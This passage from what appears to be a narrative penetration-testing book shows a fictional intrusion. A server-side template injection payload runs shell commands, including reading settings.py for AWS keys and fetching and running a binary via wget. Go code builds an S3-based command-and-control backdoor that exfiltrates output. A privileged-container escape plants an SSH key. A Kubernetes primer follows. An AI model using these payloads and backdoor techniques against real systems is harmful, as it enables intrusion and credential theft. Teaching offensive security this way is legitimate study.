[282]("env", shell=True, stdout=-1).communicate()[0]}} . . .

A couple of seconds later, we receive an email spilling out the environment variables of
the Python process running on the machine:
PWD=/opt/django/surveysapp
PYTHON_GET_PIP_SHA256=8d412752ae26b46a39a201ec618ef9ef7656c5b2d8529cdcbe60cd70dc94f40c
KUBERNETES_SERVICE_PORT_HTTPS=443
HOME=/root
--snip--
```

We just achieved arbitrary code execution! Let's see what we have of use. All Django settings are usually declared in a file called *settings.py* located at the root of the application. This file can contain anything from a simple declaration of the admin email to secret API keys. We know from the environment variables that the application's full path is */opt/Django/surveysapp*, and the *settings* file is usually one directory below that (with the same name). In Listing 6-1, we try to access it.

```
# Payload
email=davidshaw@pokemail.net&user={{request.__class__.__base__.__base__.__subclasses__()
[282]("cat /opt/Django/surveysapp/surveysapp/settings.py", shell=True,
stdout=-1).communicate()[0]}}. . .

BASE_DIR = os.path.dirname(os.path.dirname(os.path.abspath(__file__)))
SERVER_EMAIL = "no-replay@sureveysandstats.com"
SES_RO_ACCESSKEY = "AKIA44ZRK6WSSKDSKJPV" ❶
SES_RO_SECRETKEY = "M0pQIv3FlDXnbyNFQurMZ9ynxD0gdNkRUP1rO03Z" ❷
--snip--
```

Listing 6-1: Accessing the surveysandstats.com *settings file*

We get some credentials for SES ❶ (Simple Email Service), an AWS-managed email service that provides an SMTP gateway, POP3 server, and so forth. This is totally expected, since the application's main activity is to send email results to candidates.

These credentials will probably have a very narrow scope of action, like sending emails. We can try to be creative and phish some admins using this newly acquired capability, but right now, these credentials will serve a more pressing goal: confirming that *surveysandstats.com* indeed belongs to MXR Ads or is at least running in the same AWS environment before we spend any more time on it.

Confirming the Owner

You might remember that we found the sketchy *surveysandstats.com* website while hunting for public notes on Gist and Pastebin in Chapter 4. For all we know, this could be an entirely separate organization unrelated to our true target. Let's find out. First, we'll try to get the account ID, which is one API call away and does not require any set of special permissions, so we can use the SES keys we just found. Every AWS IAM user by default has access to this information. In Listing 6-2, we use the access key and secret key ❷ we got from Listing 6-1 to grab the account ID.

```
root@Point1:~/# vi ~/.aws/credentials
[ses]
aws_access_key_id = AKIA44ZRK6WSSKDSKJPV
aws_secret_access_key = M0pQIv3FlDXnbyNFQurMZ9ynxD0gdNkR

root@Point1:~/# aws sts get-caller-identity --profile ses
{
  "UserId": "AIDA4XSWK3WS9K6IDDD0V",
  "Account": "886371554408",
  "Arn": "arn:aws:iam::886477354405:user/ses_ro_user"
}
```

Listing 6-2: Tracing the surveysandstats.com *account ID*

Right on track: 886371554408 is the same AWS account ID we found earlier on the MXR Ads demo application in Chapter 5. We are in business!

Smuggling Buckets

Now, we want nothing more than to drop a reverse shell and quietly sip a cup of coffee while some post-exploit plug-in sifts through gigabytes of data looking for passwords, secrets, and other gems, but life doesn't always cooperate.

When we try loading any file from our custom domain we created in Chapter 1 as part of our attacking infrastructure, the request never makes it home:

```
# Payload

email=davidshaw@pokemail.net&user={{request.__class__.__base__.__base__.__subclasses__()
[282]("wget https://linux-packets-archive.com/runccd; chmod +x runccd; ./runccd&", shell=True,
stdout=-1).communicate()[0]}}. . .

<empty>
```

Some sort of filter seems to block HTTP requests going to the outside world. Fair enough. We'll try going in the opposite direction and query the metadata API 169.254.169.254. This default AWS endpoint helped us glean much information on the demo app in Chapter 5. Hopefully, it will give us more credentials to play with. . . or not.

```
# Payload

email=davidshaw@pokemail.net&user={{request.__class__.__base__.__base__.__subclasses__()
[282]("curl http://169.254.169.254/latest", shell=True, stdout=-1).communicate()[0]}}. . .

<empty>
```

Unfortunately, every time we exploit this SSTI vulnerability, we're triggering emails carrying the command's output. Not exactly a stealthy attack vector. MXR Ads sure did a good job locking their egress traffic. Though this a common security recommendation, very few companies actually dare to implement traffic filtering systematically on their machines, mainly because it requires a heavy setup to handle a few legitimate edges cases, such as checking updates and downloading new packages. The mxrads-dl bucket we came across in Chapter 5 makes total sense now: it must act like a local repository mirroring all public packages needed by servers. Not an easy environment to maintain, but it pays off in situations like this one.

One question, though: how does MXR Ads explicitly allow traffic to the mxrads-dl bucket? Security groups (AWS Firewall rules) are layer 4 components that only understand IP addresses, which in the case of an S3 bucket may change, depending on many factors, so how can the surveysandstats website still reach the mxrads-dl bucket, yet it fails to send packets to the rest of the internet?

One possible solution is to whitelist all of S3's IP range in a given region, like 52.218.0.0/17, 54.231.128.0/19, and so on. However, this method is ugly, flaky at best, and barely gets the job done.

A more scalable and cloud-friendly approach is to create an S3 VPC endpoint (see *https://docs.aws.amazon.com/glue/latest/dg/vpc-endpoints-s3.html* for details). It's simpler than it sounds: A *VPC*, or *virtual private cloud*, is an isolated private network from which companies run their machines. It can be broken into many subnets, just like any regular router interface. AWS can plug a special endpoint URL into that VPC that will route traffic to its core services like S3. Instead of going through the internet to reach S3, machines on that VPC would contact that special URL, which channels traffic through Amazon's internal network to reach S3. That way, rather than whitelisting external IPs, one could simply whitelist the VPC's internal range (10.0.0.0/8), thus avoiding any security issues.

The devil is in the details, though, as a VPC endpoint is only ever aware of the AWS service the machine is trying to reach. It does not care about the bucket or the file it is looking for. The bucket could even belong to another AWS account for that matter, and the traffic would still flow through the VPC endpoint to its destination! So technically, even though MXR Ads seemingly sealed off the surveysandstats app from the internet, we could still smuggle in a request to a bucket in our own AWS account and get the app to run a file we control. Let's test this theory.

We'll upload a dummy HTML file named *beaconTest.html* to one of our buckets and make it public by granting `GetObject` permission to everyone.

We first create a bucket called mxrads-archives-packets-linux:

```
root@Point1:~/# aws s3api create-bucket \
--bucket mxrads-archives-packets-linux \
--region=eu-west-1 \
--create-bucket-configuration \
LocationConstraint=eu-west-1
```

Next, we upload a dummy file to our bucket and name it *beaconTest.html*:

```
root@Point1:~/# aws s3api put-object \
--bucket mxrads-archives-packets-linux \
--key beaconTest.html \
--body beaconTest.html
```

We then make that file public:

```
root@Point1:~/# aws s3api put-bucket-policy \
--bucket mxrads-archives-packets-linux \
--policy file://<(cat <<EOF
{
    "Id": "Policy1572645198872",
    "Version": "2012-10-17",
    "Statement": [
       {
         "Sid": "Stmt1572645197096",
         "Action": [
           "s3:GetObject", "s3:PutObject"
         ],
         "Effect": "Allow",
        "Resource": "arn:aws:s3:::mxrads-archives-packets-linux/*",
        "Principal": "*"
      }
    ]
}
EOF)
```

Finally, we proceed to fetch *beaconTest.html* through the surveysandstats website. If everything works as anticipated, we should get a dummy HTML content back in response:

```
# Payload to the surveysandstats site form
email=davidshaw@pokemail.net&user={{request.__class__.__base__.__base__.__subclasses__()
[282](" curl https://mxrads-archives-packets-linux.s3-eu-west-1.amazonaws.com/beaconTest.html,
shell=True, stdout=-1).communicate()[0]}}. . .

# Results in email
<html>hello from beaconTest.html</html>
```

It was a long shot, but boy did it pay off! We've found a reliable way to communicate with the outside world from this otherwise sealed-off surveysandstats app. Using S3 files, we can now design a quasi-interactive protocol to execute code on this isolated machine.

Quality Backdoor Using S3

We'll develop an agent-operator system to easily execute code and retrieve the output on the surveysandstats machine. The first program on our server, known as the *operator*, will write commands to a file called *hello_req.txt*. A second program running on the survey site—the *agent*—will fetch *hello_req.txt* every couple of seconds, execute its content, and upload the results to the file *hello_resp.txt* on S3. Our operator will routinely inspect this file and print its content. This exchanged is illustrated in Figure 6-7.




Figure 6-7: Command execution through S3 files

The operator will have full access to the mxrads-archives-packets-linux bucket since it will be running on our own trusted server with the required AWS credentials. The agent only needs the `PutObject` permission on the *hello_resp.txt* file and `GetObject` on *hello_req.txt*. That way, even if an analyst ventures too close, they will only be able to take a peek at the last command sent, not the actual response.

NOTE *To satisfy our most stringent, sadistic, and paranoid reflexes, we could also add S3 lifecycle policies to automatically delete files after a few seconds (see* https://docs.aws.amazon.com/AmazonS3/latest/dev/object-lifecycle-mgmt.html*) and encrypt data using dynamic keys generated at runtime.*

I've made a basic implementation of the operator and agent available on GitHub at *https://github.com/HackLikeAPornstar/GreschPolitico/tree/master/S3Backdoor/* if you would like to play with it, tweak it, and extend it with even more features. We will go through some of the highlights of the code in the next couple of paragraphs.

Creating the Agent

As you may have noticed if you glanced at the repo, I decided to write the agent in Golang, because it's fast, yields a statically linked executable, and is much more productive and friendlier than C/C++. The `main` function sets up the required variables, like the filenames and the HTTP connector, and then enters the main loop, as shown in Listing 6-3.

```
func main() {
  reqURL := fmt.Sprintf("https://%s.s3.amazonaws.com/%s_req.txt", *bucket, *key)
  respURL := fmt.Sprintf("https://%s.s3.amazonaws.com/%s_resp.txt", *bucket, *key)

  client := &http.Client{}
```

Listing 6-3: Setting up the agent variables

Our interactions with S3 will be through HTTP REST queries (GET for fetching content and PUT for uploading data) to avoid any weird permission overlap with the machine's role. See this book's resources at *https://nostarch.com/hacklikeaghost/* for the appropriate S3 policy to put in place.

In Listing 6-4, we set the agent to download data to execute from the `reqURL` by executing the `fetchData` method every two seconds.

```
 for {
   time.Sleep(2 * time.Second)
   cmd, etag, err = fetchData(client, reqURL, etag)
--snip--
   go func() {
       output := execCmd(cmd)
       if len(output) > 0 {
          uploadData(client, respURL, output)
       }
   }()
 }
```

Listing 6-4: Downloading the data

If the file has been altered since the last visit (HTTP status code 200 indicates an alteration), then new commands are available for execution via the `execCmd` method. Otherwise, we receive an HTTP code 304 (Not Modified) and silently try again in a few seconds.

NOTE *I won't go into ETag headers here, but if you want to know more, check out* https://www.logicbig.com/quick-info/web/etag-header.html.

Results are then sent back to the bucket (via the `uploadData` method). The next section, shown in Listing 6-5, creates the `uploadData` method.

```
func uploadData(client *http.Client, url string, data []byte) error {

 req, err := http.NewRequest("PUT", url, bytes.NewReader(data))
 req.Header.Add("x-amz-acl", "bucket-owner-full-control")
 _, err = client.Do(req)
 return err
}
```

Listing 6-5: The `uploadData` method of the agent

The `uploadData` method is a classic HTTP PUT request, but here we have one small extra subtlety: the `x-amz-acl` header. This header instructs AWS to transfer ownership of the uploaded file to the destination bucket owner, which is us. Otherwise, the file would keep its original ownership and we wouldn't be able to use the S3 API to retrieve it. If you're curious about the anatomy of the functions `execCmd`, `fetchData`, and `uploadData`, do not hesitate to check out the code on the book's GitHub repo.

The first crucial requirement in writing such an agent is stability. We will drop it behind enemy lines, so we need to properly handle all errors and edge cases. The wrong exception could crash the agent and, with it, our remote access. Who knows if the template injection vulnerability will still be there the next day?

Golang takes care of exceptions by not having them in the first place. Most calls return an error code that should be checked before moving forward. As long as we religiously follow this practice, along with a couple of other good coding practices like checking for nil pointers before dereferencing, we should be relatively safe. Second comes concurrency. We do not want to lose the program because it is busy running a `find` command that drains the agent's resources for 20 minutes. That's why we encapsulated the `execCmd` and `uploadData` methods in a goroutine (prefix `go func()`. . .).

Think of a goroutine as a set of instructions running in parallel to the rest of the code. All routines share the same thread as the main program, thus sparing a few data structures and the expensive context switching usually performed by the kernel when jumping from one thread to another. To give you a practical comparison, a goroutine allocates around 4KB of memory, whereas an OS thread roughly takes 1MB. You can easily run hundreds of thousands of goroutines on a regular computer without breaking a sweat.

We compile the source code into an executable called `runcdd` and upload it to our S3 bucket where it will sit tight, ready to serve:

```
root@Point1:~/# git clone https://github.com/HackLikeAPornstar/GreschPolitico

root@Point1:~/# cd S3Backdoor/S3Agent
root@Point1:~/# go build -ldflags="-s -w" -o ./runcdd main.go
root@Point1:~/# aws s3api put-object \
--bucket mxrads-archives-packets-linux \
--key runcdd \
--body runcdd`
```

One of a few annoying things with Go is that it bloats the final binary with symbols, file paths, and other compromising data. We strip off some symbols with the `-s` flag and debug info with `-w`, but know that an analyst can dig up a good deal of information about the environment used to produce this executable.

Creating the Operator

The operator part follows a very similar but reversed logic: it pushes commands and retrieves results while mimicking an interactive shell. You will find the code—in Python this time—in the same repository:

```
root@Point1:~/S3Op/# python main.py
Starting a loop fetching results from S3 mxrads-archives-packets-linux
Queue in commands to be executed
shell>
```

We head over to our vulnerable form on *surveysandstats.com* and submit the following payload to download and run the agent:

```
# Payload to the surveysandstats site form
email=davidshaw@pokemail.net&user={{request.__class__.__base__.__base__.__subclasses__()
[282]("wget https://mxrads-archives-packets-linux.s3-eu-west-1.amazonaws.com/runcdd %3B
chmod %2Bx runcdd %3B ./runcdd%26, shell=True, stdout=-1).communicate()[0]}}. . .
```

Decoded, the payload is multiple lines:

```
wget https://mxrads-archives-packets-linux.s3-eu-west-1.amazonaws.com/runcdd
chmod +x runcdd
./runcdd &
```

We then run the operator on our machine:

```
root@Point1:~S3Fetcher/# python main.py
Starting a loop fetching results from S3 mxrads-archives-packets-linux

New target called home d5d380c41fa4
shell> id
Will execute id when victim checks in

❶ uid=0(root) gid=0(root) groups=0(root)
```

That took some time, but we finally have a functioning shell ❶ inside MXR Ads' trusted environment. Let the fun begin.

THE SSRF ALTERNATIVE METHOD

We chose to go through an S3 bucket to bypass the network ban, but if you recall, we already met an application that was not subject to these restrictions: the demo application from Chapter 5. We could have perfectly leveraged the SSRF vulnerability we found earlier to design a quasi-duplex communication channel using the following steps:

1. We retrieve the demo app's internal IP through the AWS metadata.
2. We find the internal port used by the demo application. We run multiple `curl` queries from the survey site until we hit the real port used (3000, 5000, 8080, 8000, and so on).
3. We write an agent program that continuously asks the demo application to screenshot our attacking server.
4. Our operator waits for queries on the attacking server and serves the commands to run inside a decoy HTML page.
5. The agent extracts the commands and sends back the response in a URL parameter, again through the demo application.
6. The operator program receives the URL and prints the output.

I preferred to focus on the S3 scenario because it is much more commonly available and will likely prove more helpful in real life.

Trying to Break Free

We finally made it into a server inside one of MXR Ads' coveted VPCs, and we have root access. . . or do we? Does anyone still run a production application as root nowadays? Chances are, we are actually just inside a container, and the user "root" in this namespace is mapped to some random unprivileged user ID on the host.

A quick way to corroborate our hypothesis is to look closer at the process bearing the PID number 1: examine its command line attribute, cgroups, and mounted folders. We can explore these different attributes in the */proc* folder—a virtual filesystem that stores information about processes, file handles, kernel options, and so on (see Listing 6-6).

```
shell> id
uid=0(root) gid=0(root) groups=0(root)

shell> cat /proc/1/cmdline
/bin/sh

shell> cat /proc/1/cgroup
11:freezer:/docker/5ea7b36b9d71d3ad8bfe4c58c65bbb7b541
```

```
10:blkio:/docker/5ea7b36b9d71d3ad8bfe4c58c65bbb7b541dc
9:cpuset:/docker/5ea7b36b9d71d3ad8bfe4c58c65bbb7b541dc
--snip--

shell> cat /proc/1/mounts
overlay / overlay rw,relatime,lowerdir=/var/lib/docker/overlay2/l/6CWK4O7ZJREMTOZGIKSF5XG6HS
```

Listing 6-6: Listing attributes of the process bearing PID 1 in the /proc *folder*

We could keep going, but it is pretty clear from the mentions of Docker in the cgroup names and mount points that we are trapped inside a container. Plus, in a typical modern Linux system, the command starting the first process should be akin to */sbin/init* or */usr/lib/systemd*, not */bin/sh*.

Being root inside a container still gives us the power to install packages and access root-protected files, mind you, but we can only exert that power over resources belonging to our narrow and very limited namespace.

One of the very first reflexes to have when landing on a container is to check whether it is running in *privileged* mode.

Checking for Privileged Mode

In privileged execution mode, Docker merely acts as a packaging environment: it maintains the namespace isolation but grants wide access to all device files like the hard drive as well as all the Linux capabilities (more on in the next section).

The container can therefore alter any resource on the host system, such as the kernel features, hard drive, network, and so on. If we find we're in privilege mode, we can just mount the main partition, slip an SSH key in any home folder, and open a new admin shell on the host. Here's a quick proof of concept of just that in the lab for illustration purposes:

```
# Demo lab
root@DemoContainer:/# ls /dev
autofs          kmsg               ppp      tty10
bsg             lightnvm           psaux    tty11
--snip--
# tty devices are usually filtered out by cgroups. We must be inside a privileged container

root@DemoContainer:/# fdisk -l
Disk /dev/dm-0: 23.3 GiB, 25044189184 bytes, 48914432 sectors
Units: sectors of 1 * 512 = 512 bytes
--snip--

# mount the host's main partition
root@DemoContainer:/# mount /dev/dm-0 /mnt && ls /mnt
bin   dev  home lib  lost+found  mnt  proc . . .

# inject our ssh key into the root home folder
root@DemoContainer:/# echo "ssh-rsa AAAAB3NzaC1yc2EAAAADA. . ." > /mnt/root/.ssh/authorized_
keys
```

```
# get the host's ip and ssh into it
root@DemoContainer:/# ssh root@172.17.0.1

root@host:/#
```

NOTE *An unprivileged user even inside a privileged container could not easily break out using this technique since the* `mount` *command would not work. They would need to first elevate their privileges or attack other containers on the same host that are exposing ports, for instance.*

You would think that nobody would dare run a container in privileged mode, especially in a production environment, but life is full of surprises, and some folks may require it. Take a developer who needs to adjust something as simple as the TCP timeout value (a kernel option). To do this, the developer would naturally browse the Docker documentation and come across the *sysctl* Docker flag, which essentially runs the *sysctl* command from within the container. However, when run, this command will, of course, fail to change the kernel TCP timeout option unless it's invoked in privileged mode. The fact that putting the container in privileged mode is a security risk would not even cross this developer's mind—`sysctl` is an official and supported flag described in the Docker documentation for heaven's sake!

Linux Capabilities

We return to our survey app then to check whether we can easily break namespace isolation. We list the */dev* folder's content, but the result lacks all the classic pseudo device files like *tty**, *sda*, and *mem* that imply privileged mode. Some admins trade the privileged mode for a list of individual permissions or capabilities. Think of *capabilities* as a fine-grained breakdown of the permissions classically attributed to the all-powerful root user on Linux. A user with the capability `CAP_NET_ADMIN` would be allowed to perform root operations on the network stack, such as changing the IP address, binding to lower ports, and entering promiscuous mode to sniff traffic. The user would, however, be denied from mounting filesystems, for instance. That action requires the `CAP_SYS_ADMIN` capability.

NOTE *One can argue that the capability* `CAP_SYS_ADMIN` *is the new root, given the number of privileges it grants.*

When instructed to do so by the container's owner with the `--add-cap` flag, Docker can attach additional capabilities to a container. Some of these powerful capabilities can be leveraged to break namespace isolation and reach other containers or even compromise the host by sniffing packets routed to other containers, loading kernel modules that execute code on the host, or mounting other containers' filesystems.

We list the current capabilities of the surveyapp container by inspecting the */proc* filesystem and then decode them into meaningful permissions using the capsh tool:

```
shell> cat /proc/self/status |grep Cap
CapInh: 00000000a80425fb
CapPrm: 00000000a80425fb
CapEff: 00000000a80425fb
CapBnd: 00000000a80425fb
CapAmb: 0000000000000000

root@Bouncer:/# capsh --decode=00000000a80425fb
0x00000000a80425fb=cap_chown,cap_dac_override,cap_fowner,cap_fsetid
,cap_kill,cap_setgid,cap_setuid,cap_setpcap,. . .
```

The effective and permitted capabilities of our current user are `CapPrm` and `CapEff`, which amount to the normal set of permissions we can expect from root inside a container, and include kill processes (`CAP_KILL`), change file owners (`CAP_CHOWN`), and so on. All these operations are tightly confined to the current namespace, so we are still pretty much stuck.

COMPLEXITIES OF CAPABILITIES

Capabilities can quickly become ugly, especially in the way they are handled during runtime. When a child thread is spawned, the kernel assigns it multiple lists of capabilities, the most important two being the set of effective (`CapEff`) and permitted (`CapPrm`) capabilities. `CapEff` reflects the native permissions that can be exerted right away, while capabilities in `CapPrm` can only be used after a capset system call that specifically acquires that privilege (`capset` sets the corresponding bit in `CapEff`).

`CapPrm` is the sum of three inputs:

- Common capabilities found in both the inheritable capabilities (`CapInh`) of the parent process *and* the inheritable capabilities of the corresponding file on disk. This is operation is performed through a bitwise AND, so a file with no capabilities, for example, nullifies this input.
- Permitted capabilities (`CapPrm`) of the executable file, as long as they fall within the maximum set of capabilities allowed by the parent process (`CapBnd`).
- If the executable file has capabilities, this third input is ignored. Otherwise, this input is populated by the parent process's *ambient* capabilities (`CapAmb`). The parent cherry picks appropriate capabilities from its `CapPrm` and `CapInh` and adds them to the `CapAmb` list to be transferred to the child process. `CapAmb` is only there as a trick to allow "regular" scripts without any file capabilities to inherit some of the caller's capabilities. In other words, even if the first input of this list is nullified, the parent can still infuse its children with its inheritable or permitted capabilities.

The child's `CapEff` list is equal to its `CapPrm` if the file has the effective bit set; otherwise, it gets populated by `CapAmb`. Inheritable capabilities (`CapInh`) and bounded capabilities (`CapBnd`) are transferred as is to the child process.

Before you start loading your shotgun, know that I only wrote this to demonstrate how tricky it is to determine the set of capabilities assigned to a new process. I encourage you to dive deeper into the subject and learn how to leverage capabilities in containers. You can start with Adrian Mouat's excellent introduction "Linux Capabilities: Why They Exist and How They Work" at *https://blog.container-solutions.com/* and the official Linux kernel manual page on capabilities in Section 7 of *https://man7.org/*.

Docker Socket

Next we look for the */var/run/docker.sock* file, which is the REST API used to communicate with the Docker daemon on the host. If we can reach this socket from within the container, using a simple curl for instance, we can instruct it to launch a privileged container and then gain root access to the host system. We begin by checking for *docker.sock*:

```
shell> curl --unix-socket /var/run/docker.sock http://localhost/images/json
curl: (7) Couldn't connect to server

shell> ls /var/run/docker.sock
ls: cannot access '/var/run/docker.sock': No such file or directory
shell> mount | grep docker

# docker.sock not found
```

No luck there, either. We then check the kernel's version, hoping for one that has some documented exploits to land on the host, but we strike out once more. The machine is running a 4.14.146 kernel, which is only a couple of versions behind the latest version, 4.14.151:

```
shell> uname -a
Linux f1a7a6f60915 4.14.146-119.123.amzn2.x86_64 #1
```

All in all, we are running as a relatively powerless root user inside an up-to-date machine without any obvious misconfigurations or exploits. We can always set up a similar kernel in a lab and then drill down memory structures and syscalls until we find a 0-day to break namespace isolation, but let's leave that as a last resort kind of thing.

The first impulse of any sane person trapped in a cage is to try to break free. It's a noble sentiment. But if we can achieve our most devious goals while locked behind bars, why spend time sawing through them in the first place?

It sure would be great to land on the host and potentially inspect other containers, but given the current environment, I believe it's time we pull back from the jailed window, drop the useless blunt shank, and focus instead on the bigger picture.

Forget about breaking free from this single insignificant host. How about crushing the entire floor—nay, the entire building—with a single stroke? Now that would be a tale worth telling.

Remember when we dumped environment variables in the "Arbitrary Code Execution" section earlier in the chapter? We confirmed the template injection vulnerability and focused on Django-related variables because that was the main task at hand, but if you paid closer attention, you may have caught a glimpse of something tremendously more important. Something much more grandiose.

Let me show you the output once more:

```
shell> env

PATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOME=/root
KUBERNETES_SERVICE_PORT_HTTPS=443
KUBERNETES_PORT_443_TCP_PORT=443
KUBERNETES_PORT_443_TCP=tcp://10.100.0.1:443
--snip--
```

We are running inside a container managed by a Kubernetes cluster! Never mind this lonely, overstaffed worker machine; we have a chance of bringing down the whole kingdom!

Resources

Burp is famous for its Active Scanner that automates much of the parameter reconnaissance phase. Alternatively, you can try some extensions that fuzz for various vulnerabilities. Snoopy Security maintains an interesting compilation of such extensions at *https://github.com/snoopysecurity/awesome-burp-extensions/*.


Check out James Kettle's talk "Server-Side Template Injection: RCE for the modern webapp" to learn about various exploitation techniques: *https://www.youtube.com/watch?v=3cT0uE7Y87s*.

Docker reference: *https://dockr.ly/2sgaVhj*.

A great article about container breakout is "The Route to Root: Container Escape Using Kernel Exploitation," where Nimrod Stoler uses CVE-2017-7308 to escape isolation: *http://bit.ly/2TfZHV1*.

A detailed description of another CVE: *https://unit42.paloaltonetworks.com/*.

7
BEHIND THE CURTAIN



Maybe you follow the newest and hippest technologies as soon as they hit the market. Maybe you're too busy busting Windows domains to keep up with the latest trends outside your niche. But whether you were living like a pariah for the last couple of years or touring from one conference to another, you must have heard rumors and whispers of some magical new beast called *Kubernetes,* the ultimate container orchestrator and deployment solution.

Kube fanatics will tell you that this technology solves all the greatest challenges of admins and DevOps. That it just works out of the box. Magic, they claim. Sure, give a helpless individual a wing suit, point to a tiny hole far in the mountains, and push them over the edge. Kubernetes is no magic. It's complex. It's a messy spaghetti of dissonant ingredients somehow entangled together and bound by everyone's worst nemeses: iptables and DNS.

The best part for us hackers? It took a team of very talented engineers two full years *after the first public release* to roll out security features. One could argue over their sense of priority, but I, for one, am grateful. If qualified, overpaid engineers were designing unauthenticated APIs and insecure systems in 2017, who am I to argue? Any help is much appreciated, folks.

Having said that, I believe that Kubernetes is a powerful and disruptive technology. It's probably here to stay and has the potential to play such a critical role in a company's architecture that I feel compelled to present a crash course on its internal workings. If you've already deployed clusters from scratch or written your own controller, you can skip this chapter. Otherwise, stick around for a few more paragraphs. You may not become a Kube expert, but you will know enough to hack one, that I can promise you.

Hackers cannot be satisfied with the "magic" argument. We will break Kube apart, explore its components, and learn to spot some common misconfigurations. MXR Ads will be the perfect terrain for that. Get pumped to hack some Kube!

Kubernetes Overview

Kubernetes is the answer to the question, "How can I efficiently manage a thousand containers?" If you played a little bit with containers in the infrastructure we set up in Chapter 1, you will quickly hit some frustrating limits. For instance, to deploy a new version of a container image, you have to alter the user data and restart or roll out a new machine. Think about it: to reset a handful of processes, an operation that should take mere seconds, you have to provision a whole new machine. Similarly, the only way to scale out the environment dynamically—say, if you wanted to double the number of containers—is to multiply machines and hide them behind a load balancer. Our application comes in containers, but we can only act at the machine level.

Kube solves this and many more issues by providing an environment to run, manage, and schedule containers efficiently across multiple machines. Want to add two more Nginx containers? No problem. That's literally one command away:

```
root@DemoLab:/# kubectl scale --replicas=3 deployment/nginx
```

Want to update the version of the Nginx container deployed in production? Now, now, there is no need to redeploy machines. We just ask Kube to roll the new update with no downtime:

```
root@DemoLab:/# kubectl set image deployment/nginx-deployment
nginx=nginx:1.9.1 --record
```

Want to have an immediate shell on container number 7543 running on machine i-1b2ac87e65f15 somewhere on the VPC vpc-b95e4bdf? Forget about fetching the host's IP, injecting a private key, SSH, `docker exec`, and so on. It's not 2012 anymore! A simple `kube exec` from your laptop will suffice:

```
root@DemoLab:/# kubectl exec sparcflow/nginx-7543 bash
root@sparcflow/nginx-7543:/#
```

NOTE *Of course, we are taking a few shortcuts here for the sake of the argument. One needs to have proper credentials, access to the API server, and proper permissions. More on that later.*

No wonder this behemoth conquered the hearts and brains of everyone in the DevOps community. It's elegant, efficient, and, until very recently, so very insecure! There was a time, barely a couple of years ago, when you could just point to a single URL and perform all of the aforementioned actions and much more without a whisper of authentication. *Nichts, zilch, nada.* And that was just one entry point out of three others that gave similar access. It was brutal.

In the last two years or so, however, Kubernetes implemented many new security features, from role-based access control to network filtering. While some companies are still stuck with clusters older than 1.8, most are running reasonably up-to-date versions, so we will tackle a fully patched and hardened Kubernetes cluster to spice things up.

For the remainder of this chapter, imagine that we have a set of a hundred machines provisioned, courtesy of AWS, that are fully subdued to the whim and folly of Kubernetes. The whole lot forms what we commonly call a *Kubernetes cluster*. We will play with some rudimentary commands before deconstructing the whole thing, so indulge some partial information in the next few paragraphs. It will all come together in the end.

NOTE *If you want to follow along, I encourage you to boot up a Kubernetes cluster for free using Minikube (*https://minikube.sigs.k8s.io/docs/start/*). It's a tool that runs a single node cluster on VirtualBox/KVM (Kernel-based Virtual Machine) and allows you to experiment with the commands.*

Introducing Pods

Our journey into Kubernetes (Kube) starts with a container running an application. This application heavily depends on a second container with small local database to answer queries. That's when pods enter the scene. A *pod* is essentially one or many containers considered by Kubernetes as a single unit. All containers within a pod will be scheduled together, spawned together, and terminated together (see Figure 7-1).

The most common way you interact with Kubernetes is by submitting *manifest files*. These files describe the *desired state* of the infrastructure, such as which pods should run, which image they use, how they communicate with each other, and so on. Everything in Kubernetes revolves around that desired state. In fact, Kube's main mission is to make that desired state a reality and keep it that way.




Figure 7-1: A pod composed of an Nginx and Redis containers

In Listing 7-1, we create a manifest file that stamps the label `app: myapp` on a pod composed of two containers: an Nginx server listening on port 8080 and a Redis database available on port 6379. Here is the YAML syntax to describe this setup:

```
# myapp.yaml file
# Minimal description to start a pod with 2 containers
apiVersion: v1
kind: Pod  # We want to deploy a Pod
metadata:
  name: myapp # Name of the Pod
  labels:
    app: myapp # Label used to search/select the pod
spec:
  containers:
    - name: nginx   # First container
      image: sparcflow/nginx # Name of the public image
      ports:
        - containerPort: 8080 # Listen on the pod's IP address
    - name: mydb   # Second container
      image: redis # Name of the public image
      ports:
        - containerPort: 6379
```

Listing 7-1: The manifest file to create a pod comprising two containers

We send this manifest using the Kubectl utility, which is the flagship program used to interact with a Kubernetes cluster. You'll need to download Kubect1 from *https://kubernetes.io/docs/tasks/tools/install-kubectl/*.

We update the Kubectl config file *~/.kube/config* to point to our cluster (more on that later) and then submit the manifest file in Listing 7-1:

```
root@DemLab:/# kubectl apply -f myapp.yaml

root@DemLab:/# kubectl get pods
NAME    READY   STATUS        RESTARTS   AGE
myapp   2/2     Running       0          1m23s
```

Our pod consisting of two containers is now successfully running on one of the 100 machines in the cluster. Containers in the same pod are treated as a single unit, so Kube makes them share the same volume and network namespaces. The result is that our Nginx and database containers have the same IP address (10.0.2.3) picked from the network bridge IP pool (see the "Resources" section at the end of the chapter) and can talk to each other using their namespace-isolated localhost (127.0.0.1) address, depicted in Figure 7-2. Pretty handy.

NOTE *Actually, Kubernetes spawns a third container inside the pod called the* pause-container. *This container owns the network and volume namespaces and shares them with the rest of the containers in the pod (refer to* https://www.ianlewis.org/en/almighty-pause-container/*).*

